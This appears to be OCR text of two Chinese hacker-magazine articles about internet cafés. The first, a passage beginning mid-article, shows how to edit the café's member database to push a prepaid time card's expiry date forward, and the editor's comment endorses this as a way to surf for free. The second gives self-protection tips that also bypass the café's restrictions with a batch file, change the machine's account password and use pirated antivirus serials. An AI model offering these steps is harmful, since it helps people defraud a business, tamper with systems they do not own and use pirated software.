


图1 打开Member.mdb

还是和以前一样，进入MemTab_Member表看看，按“Ctrl+F”打开搜索对话框，在关键字处填写自己的会员卡号，指定字段选择“MemberID”。点击“搜索”后，我们的会员记录就会出现在第一位，从MemberType中可以看出，我们是包时间会员（如图2）。

我找了一下，没有发现MemTab_Member表有记录时间限制的地方，去其他地方看看吧。这时我看见表“MemTab_LimitTm”，“LimitTm”不就是LimitTime的缩写吗？快打开看看吧。

MemTab_LimitTm表中也有很多的数据，我们还是用搜索功能搜索自己的卡号吧。我在这里发现一个规律：普通会员卡的BeginTm和EndTm都是1899-12-30（我也不知道为什么是这个日期），而包时卡用户的BeginTm是1899-12-30，EndTm就是我们包时卡使用的截止时间。到这里大家就应该知道怎么延长我们卡




图2 自己的会员卡信息




图3 修改包时卡的截止时间

的使用期了吧？呵呵，我们可以把时间改成自己想要的，例如2005-12-7，最后保存就OK了（如图3）。

就这么简单，包时卡的截止时间就延长了N天，怎么样？呵呵。本文到此结束了，大家有什么不懂的地方来论坛（http://www.nohack.cn/bbs）讨论吧。

【本文提到的软件DataBrowser在光盘中有提供。】

编辑点评： 以前大家都在会员卡上充钱来免费上网，今天介绍了包时卡的利用，希望对大家有所启发。

网吧上网不怕黑

By yacou[S.C.T]&[A.V.T]

网吧安全一直是大家讨论的话题，由于大多数网吧内的安全没有得到有效的重视，才导致恶意事件频频发生。最普遍的就是盗号了。依靠所谓的“技术”网管能搞好安全？我不敢苟同。如果你是网管，建议你看看疯狗在10月份《黑客手册》泡泡吧栏目中的文章，里面说的很清楚了。

说实话又有几个网吧这样做了呢？靠某些“技术”网管，还不如自己保护自己呢！在7、8月《黑客手册》合刊的泡泡吧栏目中，空气已经说到这个问题了，但是主要是针对的系统是XP。想必有的朋友会问，如果是WINDOWS 2000系统没有安装杀毒软件也没有防火墙这样的情况又该如何保护自己呢？不要急，我下面就来介绍一个非常简单的方法。

1、修改系统管理员的密码

由于网吧里的系统是批量统一安装的，所以大多数网吧客户机系统中的管理员密码是相同的，如帐号是administrator，密码是123456等等。这样很容易就被一些扫描器找到弱口令，如X-Scan。所以要先获得当前系统的帐号才能进行修改。我这里的网吧把运行功能和C盘给屏蔽了，鼠标右键也不能使用，我们可以先找到一安装软件或游戏的目录，随便打开一个txt或ini的文件，在其中输入call cmd然后保存为bat为后缀的文件。这里是cmd.bat只要我们双击这个文件就可以打开命令提示符窗口了（如图1）。




图1 制作打开CMD的批处理文件

在命令提示符下输入：**Adump -d**回车即显示如下信息：

```
The logon information is:
User Domain: [J019]
User Name: [Sun]
User Password: [*]
```

Sun就是帐号名称，接下来我们在输入：Net user Sun www.nohack.cn 回车，现在密码就被成功的修改了，www.nohack.cn就是当前的新密码了。这样一来就不怕有人通过扫描器找到你的密码了。

2、禁止默认共享

Windows 2000默认是会共享所有的盘符，一旦对方拿到密码就直接会通过IPC$来连接你，接着把盗号程序传过去，再远程执行盗号程序。我们只要删除默认共享即可。

在命令提示符下输入：

```
net share ipc$ /del 回车
net share admin$ /del 回车
net share c$ /del 回车
net share d$ /del 回车
```

记得有多少个盘符就要删除多少个盘符的默认共享。

3、安装防火墙

安装防火墙是最好的防御方式了，有朋友会说安装了防火墙后就要重新启动，重新启动后就会被还原精灵或还原卡恢复，还不是没有用？非也，我们可以安装不需要重新启动的防火墙啊，如瑞星；我知道大家会说要钱，但是我们免费使用不就可以了，网络上有许多瑞星序列号和ID，能不能升级无所谓啊，我们只要下载最新版本的瑞星即可。下载地址是：http://go.rising.com.cn/download/index.htm，瑞星好象会定时更新的，下载后用网络上随便找到的瑞星序列号和ID安装，大家可以通过按扭突破专家来实现，安装过程就不说了。

安装完毕后我们要对防火墙设置一下，首先用防火墙来屏蔽掉本地的一些危险端口，如：135、445等（如图2）。

然后我们要建立一个IP规则来阻止盗号程序的埋伏，在IP规则设置中，点击“增加规则”按钮。在“编辑IP规则”的窗口里按照图3进行设置。

设置好后防火墙会不时的提示一些程序要求连接到指定网络，只要让一些我们常用的软件通过防火墙就可以了。如果出现可疑或你不熟悉的就不要让它通过，如果有一个程序NTdhcp.exe要求连接网络（如图4），有经验的朋友一看就知道是盗号程序了。如果你没有经验也没有关系因为我们刚才设置一个IP规则来保护我们不被盗号程序骚扰，这里我们就允许吧。

当我在登录另一个QQ的时候，出现一个提示，主要告诉我们本地机器正在连接一个IP为220.181.31.174端口为25的地址，这个端口主要是用来发送电子邮件用的，当前我没有使用E-MAIL之类的软件，越来越可疑了（图5）。

根据经验判断，这个地址好象是smtp.126.com的地址，为了证明我们可以建立一个CMD.BAT文件在文件里输入 ping smtp.126.com >haha.txt，然后双击这个CMD.BAT文件，再打开haha.txt一看果然是126的IP，也就证明了我所在的电脑里有偷QQ的程序，见图6。

最后：本文没有什么技术，只是为网吧上网族提供一个有效保护自我安全的方法。整个设置过程很简单也花不了你多少时间，




图2 用防火墙屏蔽掉危险端口




图3 建立IP规则




图4 NTdhcp.exe 要求

